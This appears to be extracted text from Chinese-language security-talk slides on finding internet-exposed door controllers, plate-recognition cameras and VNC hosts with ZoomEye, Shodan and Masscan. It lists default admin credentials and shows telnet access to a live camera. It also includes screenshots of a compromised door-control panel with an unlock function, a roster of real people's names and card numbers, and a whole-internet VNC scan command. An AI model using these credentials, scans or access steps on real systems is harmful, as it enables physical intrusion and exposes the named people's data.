mode=0xffffffff
host=0.0.0.0
account=ftp_boot
password=ftp_boot
```

```
[pdb]
file=mem:\plates.db
separator=,
host=10.1.1.1
account=w1_test
password=w1_test
update=update.csv
enable=0x00
debug=0
hashsize=50021
threshold=75
```

ANPR Engine  
Bitmap images  
Camera Configuration  
Client  
Closed Loop Camera Control  
Electronic Mail (SMTP)  
External Trigger System  
HTML/HTTP Server  
Image Capture  
JPEG Images  
Kermit Serial File Transfer  
Light sensor  
Logging system  
Miscellaneous  
Network  
Plate Database  
Plate Database Entries  
System Parameters  
VES - Violation Enforcement  
System  
VES Diagnostics  
VES Exceptions  
Vehicle Action  
Vehicle Active

Camera number 1   
2   
3   
4

Start date/time Year beginning  
Month 1  
Day 1  
Hour 0

End date/time Year end  
Month 1

Copyright 2006  
PIPS Technology Inc.,  
PIPS Technology Ltd.  
Build ref:26

```
~ anonymous$ telnet 98.175.
Trying 98.175.13
Connected to wsip-98-175-
Escape character is '^]'.
.no.cox.net.

ATZ
P372 application Apr 13 2010 12:29:02
P372 Serial Number: 6609
pcb:1, vers:03, rel:x06, build:3145
RAM: 128M @ 128M EPROM: 512k
Flex vers: 16.0, capabilities 003f
Camera firmware: 4.34
362 epld vers: 13
ANPR enabled for: USA Louisiana , 2528
Operating system: C EXECUTIVE 3.3
eprom image checksum: 1408
application crc: a13e
unable to open: flash;system.def
current config crc: cff0
reference config crc: 0000
* Installed options: 00200018
* ... Compact Flash
* ... Basic VES with no security
* ... USA Licenceplate recognition
* PIPS Technology AUTOPLATE (tm) license plate recognition
```



# 强大的钟馗之眼 — Echelon PLC

可通过 Ethernet 管控楼宇间门禁, 照明, 排气等系统

自带 WEB-Server 和人尽皆知的默认用户名&密码 (ilon)


推荐检查清单列表 [ics.zoomeye.org](http://ics.zoomeye.org) (i.LON 600, i.LON SmartServer)



Found about **4142** results (0.134 seconds).

24.24

Wind River Web Server:4.4

 United States Florham Park

🕒 Aug. 9, 2015


80

HTTP

```
HTTP/1.1 200 OK
Server: WindRiver-WebServer/4.4
Cache-Control: no-cache, public
Last-Modified: MON, 22 NOV 2010 18:18:4
ETag: "3be-2a7a-4ceab408"
Connection: close
Content-Type: text/html
WWW-Authenticate: Basic realm="i.LON"
Content-Length: 10874
```



# 视频演示: Echelon PLC





# 强大的钟馗之眼 — S2 NetBox

ZoomEy

"Sonitrol building access control system http config"

Explore

Search Result

Global Vision

Found about **804** results (0.096 seconds).

24.227.7

Search Type

Public Devices

Web Services

Service

http 804

Country

UNITED STATES 784


ATLANTA 27

DENVER 24

GoAhead-Webs

Sonitrol building access control s...

s2ncinit

 United States Clearwater

🕒 Aug. 9, 2015

80

HTTP

```
HTTP/1.0 302 Redirect
Server: GoAhead-Webs
Date: Sat Aug 8 13:20:52 2015
Pragma: no-cache
Cache-Control: no-cache,must-rev
Content-Type: text/html
Location: http://s2ncinit/login
```

```
<html><head></head><body>
This document has moved.
Please update your bookmarks.
```



# 默认密码隐患

S2 NetBox 门禁控制器默认开放端口 WEB(80)

S2 NetBox 默认用户&密码 admin /admin & IEIeMerge/eMerge





Main : Administration : **Schedule Action**

Schedule Action			
Type:ID	Name	Action	Current Scheduled Actions
P:1	front door portal	<a href="#">Schedule</a>	
P:2	upper door portal	<a href="#">Schedule</a>	

- Administration
  - Arm Alarm Panel
  - Lost Cards
  - People
    - Add
    - Change/delete
  - Reports
  - Configuration
  - History
    - Access History
    - General Event Hi
    - Portal Access Cou
  - People
    - Access Levels
    - Current Users
    - Occupancy
    - Portal Access
    - Roll Call
    - Roster
    - Time specs
  - Schedule Action**

Scheduled Action

24.190
manualoverride.asp?typecode=P&qt=C&fkid=1&.sessionId=1608891462

**front door portal**

Action	Start Date/Time	End Date/Time	Comment
* <span style="border: 1px solid gray; padding: 2px;">Unlock ▼</span> <span style="border: 1px solid gray; padding: 2px;">Lock</span> <span style="border: 1px solid gray; padding: 2px; background-color: #007bff; color: white;">Unlock</span>	* <input style="width: 100%;" type="text" value="08/13/2015 10:49:24"/>	* <input style="width: 100%;" type="text"/> <small>(+hh:mm/am/pm)</small>	<input style="width: 100%;" type="text"/>
	<input checked="" type="radio"/> Now <input type="radio"/> At <input type="radio"/> In (HH:MM) <input style="width: 40px;" type="text"/> : <input style="width: 40px;" type="text"/>	<input type="radio"/> At <input type="radio"/> After (HH:MM) <input style="width: 40px;" type="text"/> : <input style="width: 40px;" type="text"/>	
<input type="button" value="Save"/> <input type="button" value="Cancel"/>			



Table of Contents

- Main Menu
- Monitor
  - Activity Log
  - Cameras
  - Camera Views
  - Duty Log Entry
  - Passback Grace
  - Portal Unlock
- Administration
  - Arm Alarm Panel
  - Lost Cards
  - People
    - Add
    - Change/delete**
  - Reports
  - Schedule Action
  - Utility
  - Setup
  - Support/Utility

<a href="#">Hananya, Tomer</a>	-	2013-01-31 12:53:59	-	both doors	100 (2013-09-02 02:23:34)	26 bit Wiegand
<a href="#">Helbach, Cleaning</a>	-	2015-08-11 19:08:16	-	both doors	00339 00345	26 bit Wiegand 26 bit Wiegand
<a href="#">Horn, Evan</a>	-	2013-08-16 14:59:48	-	both doors	30 (2014-05-16 19:00:01)	26 bit Wiegand
<a href="#">Humerickhouse, Grant</a>	-	2012-09-25 14:14:17	-	both doors	81 (2012-10-06 12:40:20)	26 bit Wiegand
<a href="#">Hyatt, Adam</a>	-	2013-08-16 14:03:58	-	both doors	49 (2014-05-17 22:59:27)	26 bit Wiegand
<a href="#">Hyatt, Adam</a>	-	2013-08-21 11:22:47	-	both doors	85 (2013-12-19 18:22:27)	26 bit Wiegand
<a href="#">JDM, Active</a>	-	2015-08-11 19:04:55	-	both doors	00337 00340 00341 00342 00343 00344 00346 00347 00350 00351 00352	26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand 26 bit Wiegand
<a href="#">JDM, Adam</a>	-	2014-01-14 13:58:13	-	both doors	90 (2014-10-16 14:32:02)	26 bit Wiegand
<a href="#">JDM, Ian</a>	-	2014-05-14 11:24:43	-	both doors	13 (2015-08-04 22:42:02)	26 bit Wiegand
<a href="#">JDM, JDM</a>	-	2013-12-04 12:43:40	-	both doors	12 (2014-01-09 11:37:39)	26 bit Wiegand
<a href="#">JDM, JDM</a>	-	2014-09-02 10:55:37	-	both doors	32025	26 bit Wiegand
<a href="#">JDM, Seth</a>	-	2013-10-01 15:49:01	-	both doors	26 (2014-08-14 09:21:21)	26 bit Wiegand



# 强大的SHODAN — HID 门禁控制器

SHODAN

vertxcontroller

Search

## Services

Telnet

18

Cox Communications

Added on 24.01.2015



VertXcontroller login:

## Top Countries

United States

17

.oc.oc.cox.net

India

1

Charter Communications

Added on 26.12.2014



Los Angeles

Axis Developer Board LX release 2.2.0

Linux 2.4.26 on a cris (0)

itatic.psdn.ca.charter.com

VertXController login:

Spacenet

Added on 20.12.2014



Axis Developer Board LX release 2.2.0

Linux 2.4.26 on a cris (0)

470 results found







# 全网扫描 — Masscan

<https://github.com/robertdavidgraham/masscan>

全网的 IPv4 地址有 40 亿之多 (4294967295). 包括 Class D, 某些特殊网段.

采用无状态连接, IP 地址分组扫描. 在软硬件环境允许情况下, 3 分钟扫完全网.

Masscan 号称世界上最快的扫描软件. 需要根据实际网速控制发包率 (DoS 自己?)



## Masscan 案例 — VNC 5900

通过 VNC 服务可以直接远程对主机或服务器进行监控和操作

目前有多少 VNC 远程连接时是不需要密码认证,而直接登陆呢?

```
masscan 0.0.0.0/0 --exclude 255.255.255.255 -p 5900
```

```
nmap --script openvnc.nse -n -Pn -iL vnc.txt -p 5900 > /dev/null
```



# VNC 5900 — 图例

## Kotelna

Volba provozu

Kotle

**Automat**

VOLBA

Větev "A"

**Automat**

VOLBA

Větev "B"

**Automat**


VOLBA

TUV

**Provoz**

